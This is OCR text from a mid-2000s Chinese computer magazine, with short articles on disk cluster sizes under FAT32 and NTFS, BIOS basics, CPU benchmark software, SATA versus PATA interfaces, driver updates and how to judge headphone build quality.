(4)以Windows XP为例，在系统桌面上依次选择“开始→设置→控制面板→声音、语音和音频设备→声音和音频设备”，然后选择“音量”标签，单击“高级”按钮。除Volume和Wave开启外，将其他类型的声音全部选择为“静音”。若杂音消失，则为操作系统问题，建议重新安装干净的系统。

7 为何BIOS有时不能识别出硬盘

福建读者陈淑珍问:为什么我的硬盘有时在BIOS中能显示出来，有时却无法被识别呢?

答:主要有以下几种原因导致该问题:

(1)主板的IDE控制器有问题，你可以替换一下主板来验证。

(2)机箱电源供电电压不稳，可更换电源。

(3)主板上进行了超频设置，造成硬盘的时钟频率过高而出现不稳定的情况，恢复标准值即可。

(4)硬盘电路故障，需要更换硬盘。

(5)硬盘数据线问题，可更换数据线。

CF[SB07]

■四川 逍遥小小

★★★

数据:我要扎堆

本文可以帮你学到

- 簇是什么，它对硬盘性能究竟有什么影响
- 为什么将分区从FAT32转为NTFS后空间会变大
- 簇的大小设置多少最合适

很多使用电脑多年的大虾，已经“折腾”死了多块硬盘，也曾无数次对硬盘重新分区、重新格式化、重装系统，其熟练程度达到了“闭上眼也能搞定”的境界，但他们在进行这些操作时，仅仅是重复劳动而已，往往忽略了一些细节问题，但这些似乎“不足挂齿”的小问题却是影响整个磁盘性能的关键所在，比如笔者今天要给大家介绍的“簇”……

硬盘里的文件如何存储

大家都知道硬盘上存储的数据都是以“文件”的形式出现的，不同的文件容量不同，可以大到几十甚至上百GB，也可以小到几个字节，它们是如何被存放到硬盘中的呢？

其实硬盘在经过低级格式化、分区、高级格式化之后，为了便于读取和管理，它的每个分区都已经被划分为多个小块，而每一小块就被称为一个“簇”(Cluster)。对于某个文件来说，如果它的容量大于单个簇的大小，那么该文件会存储到多个簇中，如果它的容量小于单个簇的大小，那么该文件会独占这个簇，而别的文件在存储时不得再被放到该簇中(见图1)。




图1 文件的链式存储示意图

这就好比一栋楼(硬盘)被划分为多个楼层(分区)，而每个楼层又被划分为多间套房(簇)，划分之后我们要找住在其中的住户，只需要知道其楼层和房间号即可。如果一户人家中的成员(文件大小)很多，那有可能会买两套房子，如果家庭成员较少，一套房子仍有空余，则房子里的剩余空间也不会让隔壁邻居搬来住。

我的硬盘分区使用的簇大小是多少

知道“簇”代表了可以分配用来保存文件的最小磁盘空间量后，很多朋友就会有疑问了——怎么我在格式化硬盘和安装系统时没有遇到过“簇”这个东东呢？它的容量究竟是多大呢？

原来大家在使用Format命令格式化磁盘分区以及重装系统的时候，系统将使用默认值来分配单个簇的容量，所以大家不会察觉。这个默认值的大小跟你使用的文件系统(如FAT32、NTFS)以及磁盘分区的容量有关。以目前使用比较广泛的FAT32和NTFS文件系统为例，单个簇的默认容量大家可以参考下面两个表格：

表1:FAT32默认簇容量

磁盘分区大小	默认簇容量
512MB-8GB	4KB
8GB-16GB	8KB
16GB-32GB	16KB
32GB或更大	32KB

表2:NTFS默认簇容量

磁盘分区容量	默认簇容量
0MB-512MB	512B
513MB-1GB	1KB
1025MB-2GB	2KB
2049MB或更大	4KB

一般情况下，大家可以对应上表判断自己每个硬盘分区所使用的簇大小。不过有个比较特殊的情况需要大家注意：如果在Windows XP/2003中使用Convert命令(见图2)将某磁盘分区由FAT32转换为NTFS格式，那么Windows总是使用512字节的簇大小，这是因为FAT32结构按512字节边界进行对齐，更大的簇大小则不允许转换。



图2

为什么转换分区为NTFS后剩余空间变大了

很多朋友都有使用Convert命令成功将磁盘分区由FAT32格式转换为NTFS格式的经验，并且转换后惊喜地发现该磁盘分区的剩余空间容量变大了。这究竟是为什么呢？要回答这个问题，让我们继续来研究一下上面的两个表格，从中至少可以发现两点规律：

1.对于同属FAT32或NTFS文件系统的磁盘分区，分区容量越大则其对应的默认簇容量越大。

2.使用NTFS文件系统的磁盘分区对应的默认簇容量要比使用FAT32的磁盘分区对应的默认簇容量小。

根据这两个规律，你能得出什么结论呢？不管你的磁盘分区采用的是FAT32还是NTFS，某个磁盘分区的容量越大，其对应的簇容量则越大，那么存放在其中的文件就越容易占用较大的硬盘空间；而采用NTFS格式文件系统的磁盘分区与FAT32相比，由于其默认簇容量较小，那么存放在其中的文件就越节省空间。

笔者举个简单的例子：对于同样一个2GB大小的磁盘分区，如果采用FAT32文件系统，其对应的簇容量为4KB，如果采用NTFS文件系统，则其对应的簇容量为2KB。假如

该分区存储了多个大小为 2KB 的文件，那么单个文件在 FAT32 系统中会占用单个簇，且每个簇还剩余 2KB 空间，当然这 2KB 空间是不能被其他文件填充的。而在 NTFS 文件系统中，则正好是单个文件占用单个簇。很明显，文件的存储效率在 NTFS 文件系统中要优于 FAT32 中。

而采用 Convert 命令将磁盘分区由 FAT32 转换为 NTFS 文件系统，不管分区容量为多大，其簇大小均为 512 字节，这样一来，其文件存储效率则非常之高了。这就是为什么 FAT32 转换为 NTFS 文件系统之后，磁盘的剩余空间变大的原因。实际上，从 FAT16 转换为 FAT32 是一样的结果，道理也一样。

磁盘分区的簇大小设置多少最合理？

既然簇大小越小，磁盘存储文件的效率越高，很多朋友就纳闷了，那我何不将簇大小设置得越小越好？怎么还存在〝设置多少合理〞的问题？

笔者打个简单比方，如果某个存放中药的柜子(硬盘)，如果其抽屉(簇)越小，这样虽然可以让这个柜子存放更多种类的中药，但抽屉越小，那么同时也意味着它的抽屉数就越多，这样就会加大迅速找到某种中药的难度，增加查找时间。也就是说，如果簇大小设置得过低，会在一定程度上降低磁盘读取数据的性能。

那么对于磁盘分区的簇大小，究竟设置多少可以既让其存储效率最高，又保证磁盘读取数据的性能最优呢？其实这是一个矛盾的问题，我们只有根据实际情况来权限，简单地讲主要有以下两个原则：

1. 如果某个磁盘分区存放的文件多数为小文件，比如 JPG 图片、TXT 文档等，建议将簇大小设置得更小，这样可以提高硬盘的存储效率。

2. 如果某个磁盘分区存放的文件多数为大文件，比如电影、MP3 等，那么建议将簇大小设置得尽可能大，这样可以增强磁盘读取数据的性能，同时也不会浪费太多空间。

实例：为自己的磁盘分区设置最合理的簇大小

对于多数用户来讲，硬盘的规划可能是这样的：C 为系统盘，D 用于安装常用软件和游戏，E 用来存放歌曲、电影，F 则做备份之用。如果所有磁盘分区都采用 FAT32 文件系统，那么建议 C、D、E、F 分区分别设置簇大小为：4KB、8KB、32KB、16KB；如果所有磁盘分区都采用的 NTFS 系统，那么建议 C、D、E、F 分区分别设置簇大小为：512B、1KB、4KB、2KB。以 Windows XP 为例，其具体设置方法为：

第一步：依次打开〝控制面板→管理工具→计算机管理〞程序，切换到〝存储→磁盘管理〞标签，这里我们能看到各个分区采用的文件系统以及其运行状况(见图 3)。



图 3

第二步：分别选中不同的分区，右击并选择〝格式化〞菜单，在〝分配单位大小〞下拉列表中，选择合适的簇大小值，最后单击〝确定〞即可(见图 4)。

小提示

Windows 自带的磁盘管理功能要更改簇大小则必须格式化磁盘分区，如果你不想为此丢失存储数据，可以使用 PQ Magic 等磁盘无损转换工具进行设置：运行 PQ Magic 后，在其主界面右击需要调整的分区名称，选择“高级→调整簇的大小”菜单，然后在“新建簇大小”后面选择新建簇的大小，再单击“确定”即可。

CF [ZS01]

稀饭魔语大辞典

■ FLP

本期名词：BIOS

音标：[ˋbaiɔs]　　谐音：白奥斯

读音(MP3格式)下载：http://www.newhua.com/cfan/200509/09voice.rar

BIOS 是 Basic Input/Output System(基本输入/输出系统)的缩写。

可能许多人并不知道，BIOS其实是系统中所有驱动程序的专用术语，它是系统中硬件和软件之间的连接器，因为操作系统从不直接与硬件对话，取而代之的是通过合适的驱动程序与之通信。电脑中的BIOS应该包括主板BIOS、板卡BIOS(如显卡、SCSI卡、网卡等)以及通过从硬盘上装载的设备驱动程序，它们构成了完整的BIOS。其中主板和板卡中的那部分BIOS又被称为固件，因为它们被保存在芯片中而不是磁盘上。

不过，长期以来，大家总是把 BIOS 更多理解成主板BIOS，它被保存在主板上的一块固定ROM芯片中(称之为 ROM BIOS)，包含了使系统运行，并用做系统基本硬件设备的启动程序和驱动程序，如键盘、软盘、硬盘、串行和并行端口等。这在几年前的 DOS 时代已经足够了。不过，随着新硬件越来越多，更新换代越来越快，把所有驱动程序放到主板BIOS中已经不实际了，于是安装到硬盘上，在操作系统启动时加载它们的驱动程序出现了，像声卡、显卡的驱动程序等。

主板 BIOS 主要有以下四个功能：

★POST(加电自检)：检测电脑中处理器、存储器、芯片组、显卡、磁盘控制器、磁盘驱动器、键盘和其他关键部件，如果发现有问题就会使用预先设定好的声音进行提示(想知道它们的警报声含义吗？请看http://www.donews.net/crow/archive/2004/10/14/132352.aspx)。

★系统基本配置：通常是一个菜单式程序，在POST时按某个特定键(一般为Del键)即可激活它，进行主板和芯片组的配置，以及对时间和日期、密码、磁盘驱动器和其他基本系统设置进行设定。

★自举装载程序：一个读取磁盘并寻找有效主引导扇区的程序。如果在磁盘中找到了满足最小标准的分区，就会执行其上的代码，由主引导区程序继续执行引导过程，装载操作系统引导扇区，开始装载操作系统的核心文件。

★BIOS(基本输入/输出系统)：最基本的设备驱动程序集合，在系统引导后开始运行并加载，这也是为什么在DOS模式下，不用装任何驱动程序，就能正常显示、使用键盘、读写硬盘的原因。

另外，许多人经常会把BIOS和CMOS混淆在一起，其实它们是完全独立的两个部件，主板BIOS存储在一个固定的ROM芯片中，而用户通过BIOS中的系统配置程序对系统的配置数据，则会保存在主板上另一个由　电池供电的CMOS RAM存储器中(其中的CMOS是互补金属氧化物半导体的意思)，人们一般把它简称为CMOS。每次系统引导时，系统都从CMOS RAM芯片中读出所存的参数来决定如何配置系统。

CF [ZS02]

飞奔的CPU，让我看清你

■ 房顶兽

装电脑时为了选择一块适合的CPU，大家总要看不少CPU评测报告，但这些报告中的测试结果却总让人眩晕，为何不同的测试下不同的CPU表现迥异?

迷乱的测试成绩如何看

我们在选择CPU之前，都需要了解这种CPU是否适合我们要求的工作。但实际使用中各种应用环境千差万别，因此大家就找出了用模拟实际使用环境的测试软件的方式测试CPU或者其他配件性能，然后进行评分，用得分来比较不同的CPU或其他配件之间性能的差别。这种测试得分是否合理呢?最早的CPU，是只会加减乘除或者数据比较等简单的运算方式，这种运算部分叫ALU(算术逻辑单元)，这种CPU在面对许多复杂计算时，必须先将处理内容编译为简单的算式，然后才能计算。随着人们对电脑的要求越来越高，人们觉得这种计算方式的效率太低，转而专门开发出处理这种复杂运算的处理单元，称为FPU(浮点处理单元)。早期ALU与FPU是分别在不同的芯片中，包含ALU的芯片什么都能做，叫中央处理器(CPU)，而包含FPU的芯片只是提高特定运算的执行效率，就只叫协处理器。而随着技术发展，新的CPU中ALU和FPU早已经整合到了一起，都是CPU中的一分子了。而现在人们对电脑的图像、视频、3D应用等多媒体运算的要求不断提高，使通用于浮点运算的FPU也不能完全满足需求，因此，自Intel的Pentium MMX处理器开始，处理器厂商又在CPU中专门增加了增强多媒体处理能力的部分，并提供了专门的接口调用方式，只是这些多媒体增强处理部分没有FPU单独成为一块处理器的好运气，而是直接存在于新CPU中，一代一代进化，统称为多媒体指令集。现在PC机的CPU中的多媒体指令集包括Intel的MMX/SSE/SSE2/SSE3和AMD的3DNow!系列多媒体指令集。而随着人们对数据处理要求的提高，要求CPU的处理能力从32bit升级到64bit，更方便处理大规模的数据，因此CPU也开始升级到64bit了。

由CPU的发展可以看出，看CPU的测试成绩，首先要看软件是测试的哪部分的成绩，是ALU或者FPU还是多媒体指令集，这样才能确定测试出来的分数是否是我们需要的。而一般软件测试时得到的总分都是一个加权的总分合计，这就要看加权的方式是否符合要求了。比如我们只需要了解CPU的ALU和FPU处理能力，而使用的测试软件却把多媒体指令集的得分算做重点，则这种软件测试出的成绩就不符合要求了。还要了解测试时的操作环境是否是应用时需要的环境，比如我们想知道AMD和Intel处理器的64位处理能力谁强，就必须看基于64位操作系统下的评测，而Windows XP这种32位操作系统下的测试成绩则意义不大。最后，虽然测试结果是单独的CPU成绩，但CPU也是一台电脑整体的一部分，它的测试结果也要受主板、内存等提供给它数据的设备的影响，因此在对比测试成绩时还要注意对比平台是否一致。下面，我们就来实际分析几款常用的CPU测试的软件:

经久耐用 SuperPi

SuperPi是一款拥有很长历史的CPU测试软件，最早是数学家通过它的算法来计算圆周率，然后作者将计算位数简化，做成一个测试电脑计算指定位数圆周率所需时间的软件。由于SuperPi需要高强度使用CPU的浮点运算器，因此SuperPi最早成为测试CPU浮点运算能力和CPU稳定性的软件。当时受到CPU性能限制，计算104万位圆周率也需要好几分钟，而现在的处理器能够在一分钟内轻松计算出结果，因此现在测试时更多用800万位计算，以此来考验CPU。计算结果最后会以时间表示，时间越短表示CPU浮点性能越好。




图1

下载地址:http://www.mydrivers.com/tools/dir0/d300.htm。

简单易用 SiSoft Sandra

SiSoft Sandra是一个简单的综合测试、检测软件，每年都会推出新版本。SiSoft Sandra的CPU Arithmetic Benchmark和CPU Multi-Media Benchmark两项就是专门测试CPU性能的，前者测试CPU的基本ALU和FPU处理能力，后者测试CPU的多媒体处理能力，测试结果会以分数表现出来，并可在表格中直接选择其他CPU进行对比。测试中有可能会发现，测




图2

SATA 到底有多美

■ Pisces 选题推荐:周佳(奖金 100 元)

现在朋友们装机器都买SATA 的硬盘，但使用时似乎又感觉不出SATA 硬盘有什么优点，SATA 硬盘是否值得选择呢?

本文重要名词解释

SATA: 全称为 Serial Advanced Technology Attachment，中文解释为串行先进附加设备，由Intel、IBM、Dell、APT、Maxtor 和 Seagate 公司共同提出的硬盘接口规范，并已扩展到DVD刻录机等存储设备上。SATA包括正在普及的1.0版、已开始有产品出现的2.0版本(也叫 SATA Ⅱ、SATA 3G)和还在制定标准的3.0版本。

PATA:Parallel Advanced Technology Attachment，并行先进附加装置接口，1989 年由 Imprimis、西数与康柏三家公司制定，在 SATA 出现之前一直称为ATA，现在为与 SATA 区分，改称为 PATA。PATA 与经常说到的 IDE(Intelligent Drive Electronics，电子集成驱动器)通常表示的同一个意思。

对比 PATA，SATA 外有苗条美

见图1，左边为一块 ATA100 接口的 PATA 硬盘的硬盘和外接数据线、电源线；右边是 SATA 接口的硬盘和相应的数据、电源线。图1 中可以看出，SATA 硬盘的数据线要细很多，这是因为 PATA 接口需要 40 条信号线传输数据，而 SATA 大大加快每条信号线的传输速率，将数据线总数减少到只需要 4 条。要知道，数据信号是通过电流传输的，而从中学物理知识中可以知道，电流在信号线中流动又会产生磁场，使附近的其他电流中的信号受到干扰。这样，PATA 中相互干扰的 40 条信号线决定了 PATA 的传输速度不会太高，甚至在 ATA66/ATA100 两种标准中，PATA 信号线中还额外附加了




图 1

试的处理器在第一项中与对比的处理器性能不相上下，但进行多媒体测试时差别就很大，这就是因为测试处理器的多媒体指令集有区别，因此在多媒体性能中就表现出了差别。




图 3

要获得 SiSoft Sandra 中 CPU 的测试成绩，首先启动 SiSoft Sandra，然后在程序窗口中双击 SiSoft Sandra 的 CPU Arithmetic Benchmark 图标，就会弹出如图 2 左边方的 窗口，然后点击窗口下方的蓝色双箭头图标，稍等片刻，CPU 的性能就会以柱状图显示 在窗口上。然后在 Reference CPU 的下拉菜单中选择对比的 CPU 型号，就能对自己 CPU 的性能一目了然了。测试 CPU 的多媒体计算能力也是同样的方法。

2005 版本下载地址:http://www.mydrivers.com/tools/dir17/d7052.htm。

清晰好用 PCMark2004

PCMark2004 是一套整机性能测试软件，在注册后能单独测试 CPU 内存硬盘等配件的独立性能，其中 CPU 测试时，会模拟出 CPU 实际运行多媒体、音频视频编码解码、文件处理等使用环境时状态，最后给出测试总分和单独每种工作状态的得分，这样就能比较出 CPU 在实际应用时的性能，而不是单纯的理论性能。




图 4

使用前首先确定 PCMark2004 已经是注册版本，然后点击软件中 Test 栏下面的 Select 按键，在弹出窗口中勾选 CPU Test Suite 的选项，并去掉 System Test Suite 前面的勾，这样就只测试 CPU 性能了。确定后点击主界面的 Run PCMark 按键，稍等片刻后测试就会结束，然后点击新弹出窗口中的 Detail 按键，在新窗口中点击 Results 按键，然后点击其中的 CPU Test Suite 按键，在窗口中就会显示 CPU 测试的细节数据(见图 4)，这里的测试结果表示的是当前 CPU 在进行某项工作时候的 CPU 吞吐数据量，这些数据当然是越大越好。

原始版下载地址:http://www.mydrivers.com/tools/dir13/d5289.htm、升级补丁地址:http://www.mydrivers.com/tools/dir17/d7057.htm。

CF [ZS03]

40条纯粹减少干扰用的屏蔽线。与PATA相比，SATA线缆的总共4条信号线之间的相互干扰就小多了，这让SATA在使用中很容易体现如下优势:

首先，信号线长度大大加长。PATA信号线最长只能到40厘米，而SATA信号线可以长达1米，这让SATA设备的安装、布线比PATA设备更方便容易。

其次，减少故障发生几率。与PATA的40条信号线以及相连接的40根脚针相比，SATA信号的4条信号线和防呆插口大大减少了信号线出故障的可能性。相信有不少用户在安装PATA设备时候遇到过接口插反、脚针错位、数据线折弯时损坏等问题，与此相比，结构简单并有防呆设计的SATA信号连接线则完全避免了这样的问题。

最后，SATA更利于机箱散热。SATA信号线比PATA信号线细多了，占空间更小，也不会阻挡机箱中的空气流动，在电脑配件发热越来越大时，使用SATA设备更利于机箱内部散热。

新特性不少，SATA内功有特色

SATA作为应用于未来较长时间的存储接口，也拥有了许多PATA不具备的技术优势。

SATA设备支持热插拔。这不但能在需要长时间持续运行的专业应用环境(如服务器、工作站)下，无需关机就能增减更换SATA存储设备，而且对普通用户来说，也可以很方便地将SATA存储设备作为便携移动存储设备，这可比加了一层壳，并把数据格式转换了几次的现在的USB外置移动存储设备方便多了。



图2

如图2，这就是华硕主板附带的SATA硬盘外置接口挡板，在这个挡板机箱内的一侧连接上D型供电线，并用SATA数据线把主板SATA接头和挡板上机箱内侧SATA接口连接，然后在机箱外一侧接上SATA电源线和SATA数据线，外置SATA硬盘接口就安装完毕。使用时，在开机状态下可以直接先插上SATA数据线，然后插上电源线，硬盘或者其他SATA存储设备就可以直接识别使用了。需要拔掉SATA硬盘时只要保证当时SATA硬盘没有读写数据，并且硬盘中没有系统需要的文件，就可以直接拔掉数据线和电源线，热插拔了。当然更安全的方式是双击系统任务栏中的安全删除硬件图标，在弹出窗口中先停用需要拔除的SATA硬盘，然后再拔数据线和电源线。

SATA设备独享带宽。SATA设备采用点对点的传输协议，所以不存在PATA设备的主/从问题，这样每个SATA设备都能独享带宽，用户也不需要为单独设置每个驱动器而劳神，而且SATA设备之间的数据交换也更加迅速。

NCQ提升硬盘效率。NCQ全称Native Command Queue，中文名本机命令队列，就是通过将任务重新排序的方式来优化执行效率，这本是SATA Ⅱ标准中加入的技术，不过有些厂家已经在SATA硬盘中加入了这种技术。如图3，假设硬盘现在收到的命令是依次读写硬盘中的1、2、3、4四个位置，在没有NCQ的硬盘中，硬盘完全按照顺序读写，结果我们发现，硬盘在转了两圈之后才完成读写，而有NCQ的硬盘通过重新排列读写顺序，将读写顺序按照硬盘旋转的方向改为1、3、2、4，这样硬盘在一圈旋转内就完成了这些指令，提高了效率。



图3

目前支持NCQ的主板控制芯片包括Intel ICH6、nVIDIA、nFORCE4、VIA VT8251等。支持NCQ的硬盘包括希捷7200.8、迈拓金钻10代以及版本较新的希捷7200.7 SATA硬盘。

拨开速度的疑云，看到SATA速度宣传的真相

除了前文中说到的SATA的优点外，估计不少读者还有一个疑问，SATA硬盘号称有比PATA硬盘更快的150MB/s的传输速率，甚至SATA Ⅱ硬盘更达到300MB/s，以及SATA 3.0标准的600MB/s，这点我们为什么不提呢？因为这个传输速度都是设备的外部传输速度，就是SATA设备与主板之间的最快传输速度，但SATA硬盘内部的传输速度并没有这么高，只有和PATA硬盘类似的最快90MB/s左右。这就好比最高时速100公里的小车到允许最高时速200公里的公路上还是只能跑100公里的时速。因此，就现在来看，SATA与PATA相比，优势并不是在速度上，而且硬盘技术如果没有突破性发展，那么在未来一段时间我们也不会用到这样的高速接口。

CF [ZS04]

热门驱动点评

如果你看过007系列的影片，肯定会对影片中各种各样的监控设备记忆犹新。ASUS华硕VideoSecurity影像神兵软件是一个功能强大的视频监控软件，最新版本3.0.1.3版。应用华硕显卡可以建立一套功能完整、灵敏度很高的个人安全监控系统。VideoSecurity可以检测任何环境的变化，监控一个特定位置或监控是否有不明人物入侵。检测是否有入侵者并可捕捉两张最新相片。跟踪监控目标。列出侦测的事件。同时还兼顾报警及通知用户的功能。如：捕捉视频图像并保存为AVI文件、为特定的设定发送报警电子邮件、发送报警电话、在用户设定的区域内，执行用户定义的程序。如果你正在使用ASUS出品的系列显卡，同时你又拥有一个摄像头，那么赶快来试试它的神奇吧。适用环境：Win98SE/ME/2000/XP，下载地址：http://www.mydrivers.com/dir114/d45640.htm。

最新驱动列表

1．Realtek瑞 ALC ALC880/ALC882/ALC260/ALC861 HD Audio声音芯片最新驱动包1.18版。新版驱动针对ALC260芯片组，加入了2个subsystem ID默认值。还修正了在某些系统上，当进入休眠模式后会发出奇怪噪音的问题。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir113/d45559.htm。

2．Creative创新MP3 Player MX100/200音乐播放器最新Firmware 1.4A版。加入恢复模式功能；改善了菜单滚动时的灵敏度；支持在播放一个时间较长的音频文件时，由暂停的地方继续播放音频文件的功能；支持当由其它模式切换到音乐模式后，能够从上次暂停的地方继续播放音频文件的功能。适用环境：Win98SE/ME/2000/XP，下载地址：http://www.mydrivers.com/dir114/d45660.htm。

3．Philips菲利浦PBDV1640P DVD刻录机最新Firmware B3.4版。新版固件改善了对DVD+R 16x盘片的刻录品质。适用环境：Win98SE/ME/2000/XP，下载地址：http://www.mydrivers.com/dir114/d45613.htm。

XGI图诚Volari V3系列显卡最新Reactor反应堆驱动1.13.04版。此版驱动以修正Bug为主并为一些游戏做了相应的优化。具体更新如下：1.修正了应用GRLevelX图像错误的问题。2.修正了Alien vs Predator 2(异型VS铁血战士2)中单人游戏Demo挂起的问题。3.修正了The Great Escape(胜利大逃亡)游戏中图像不稳的问题。适用环境：WinXP，下载地址：http://www.mydrivers.com/dir114/d45631.htm。

CF [ZS05]

耳机选购除了听，还是要看的

——浅谈优质耳机的一些外观特征

■ 火炎

不少朋友都会为自己的MP3等随身播放器选配一副效果更好的耳机(本文所指耳机均包括耳塞)来获得更好的听音享受。但到市场一看，琳琅满目的产品让人眼花 乱，而天差地别的价格更让人疑惑，不禁问道：为何看起来差不多的耳机，价格差距会如此悬殊呢？如何判断我们所选购的耳机是物有所值的呢？到网上了解了一下，大多都针对耳机的驱动类型、振膜结构、线圈、导线材料等内在结构进行介绍，虽然让人受益匪浅，但在实际购买中是不可能现场将耳机打开来看的，而且就算可以现场拆开检验，对于不具备专业知识、经验、技能、检测设备的普通消费者来说，也没有什么实际的参考价值。难道真的就没有一些实际有用的参考依据了吗？

事实上一副品质优良、出自正规制造厂商的耳机，不仅拥有深厚、优秀的内在"功底"，还会在细微之处体现其制造实力与工艺水平，以进一步提升其品牌档次和形象。就此，笔者走访了部分专业的耳机专卖店和耳机发烧玩家，并总结出以下几点，希望能给大家在购买时提供一些更有参考价值的信息。

1.耳机线

耳机线是信号从音源传输至耳机的必由之路，传输过程中受到的干扰。损失越小，失真当然也就越小，因此性能优良的耳机也会有一条做工、性能都很棒的耳机线。一般耳机线使用的材料有电解铜、无氧铜等几种，更好的还会采用结晶无氧铜、单晶无氧铜等高级材料，还会采用多层结构以提升其抗拉性，保护内部导线，避免导线断裂等问题。不过，正如前面提到的那样，这些都是内在的东西，除非商家能现场提供一些样品的截面对比。不过，好的耳机线都具备一些共通的外在特征，如其使用的材料都很讲究，最起码的要求是不容易老化变硬，同时质感柔韧而富有弹性。而要做到这些，没有好的材料和制造工艺是不可能的，成本自然也会因此而增加。



图1

如图1所示这是SONY MDR-NC6耳机的耳机线，柔韧而富有弹性，质感很好。

2.耳机插头

耳机的插头也是一个观察重点，它直接影响着音质。好的耳机插头，为了保证与接口良好的接触，降低信号在此环节的损失，都会在制造工艺和镀层工艺上下功夫。不过，由于该技术已经很成熟了，虽然要做精不容易，但一般的厂家都能做出不错的镀金插头，因此在区分上更是难上加难。另据一部分专业人员介绍，1克金子能给上万个耳机插头镀金，其成本差异不明显，所以插头是否镀金并不能作为判断标准。但是，由于生产工艺、制造要求和检测标准的要求不同，品质优良的耳机会在做工和模具上要求更加精细，因此我们可以观察包裹耳机插头的塑胶部分的做工，看看接合处是否平滑没有毛刺，上面的图形标识、防滑波纹是否清晰等。另外，镀层工艺好的插头都会具备一种明亮的光泽，且在多次插拔之后，也不会留下明显的划痕。

如图2所示，左边的SONY MDR-NC6耳机插头在塑料部分的用料、做工以及镀层的光泽等方面都要比右边的SOMIC SM-908耳机插头优胜许多。



图2

3.连接部分

使用过耳机的朋友都知道，耳机有几个位置是最容易"受伤"的。主要是耳机的几个连接部分，如耳机线与插头的连接部分、耳机的分线部分，还有耳机线与耳机(耳塞柄)的连接部分。通常来说，正规厂商都会给这几个部分进行特别的保护，如插头与耳机线连接的部分、耳机与耳机线连接的部分就会用质软且弹性较好的橡胶进行缓冲，使耳机线与接口在拉扯受力时自然弯曲，避免拉成死角，降低断裂的危险。品牌信誉更好的厂商，更会给这些部分加上一些简单、实用的特别设计，而这些都直接体现厂商的实力。

如图3所示优质的耳机在插头、耳机与耳机线的连接部分在受力弯曲的时候非常自然，即使是受力很大的情况下，都不会出现死角。

而在耳机线分线处则要注意看其分线保护是否做得恰当、合




图 3




图 4

理，一般来说，高档耳机在这部分的设计都是很巧妙、简单而不累赘的，而低档或者说劣质的耳机相对来说为了降低成本以及受到自身研发、制造实力所限，不管是在用料还是在设计上都是不能与品牌厂商相比的。

如图4所示，左图是国产名牌达音科DN-S01耳机的分线处，由于它采用的是一分二的分线方式，因此对分线处的设计和做工的要求都很严格。右图是森海赛尔MX500耳机的分线处，设计简单而实用、用料优良。

4.耳塞

耳塞是发声的部分，也是与人耳紧密结合的部位，其设计、做工不仅仅影响耳机的音质，更决定其舒适度。品质优良的耳机都会特别注意这部分的做工，如耳机上出音的小孔以及耳塞柄上的导音孔等，都不能有毛刺，而且都会做得特别圆滑，以保证耳机腔内的气体流动顺畅，避免湍流对声音的影响。而要做到这一点，就必须有非常精确的模具以及精细的做工。据业内专业人员介绍，目前铁三角、SONY、森海塞尔等名牌耳机厂商所使用的耳机模具都是由国外制造的，国内暂时还没有能力制造如此精细的模具。

如图5所示，箭头所指为耳机的小孔和音箱的导向孔作用类似，属于半开放耳机的范畴，即在某一个方向上和外界相通，但是在其他部分则是用阻尼材料填充，导向孔的作用是当振膜振幅很大的时候，及时地保证耳机中的气压和外界气压平衡，避免振膜受损，从空气流动的物理特性来说，导向孔的开口应该做得光滑，没有棱角，这样使气体流动时不产生湍流，对声音是有好处的。



图 5

5.头带

好的耳机戴上时略有压力，保证了耳机的封闭状态(有些半封闭、开放式耳机例外)，但不会形成压迫感。而那些容易形成压迫感的耳机戴久了之后，会觉得耳朵特别酸疼。同时，由于空间上的压迫感也会造成听音时的心情压抑(当然这点会因人而异)，而这都是一款优质耳机不应该有的缺陷。因此，一款好耳机的头带设计都是符合人体特征的，做工上、用料上也显得更加优秀。

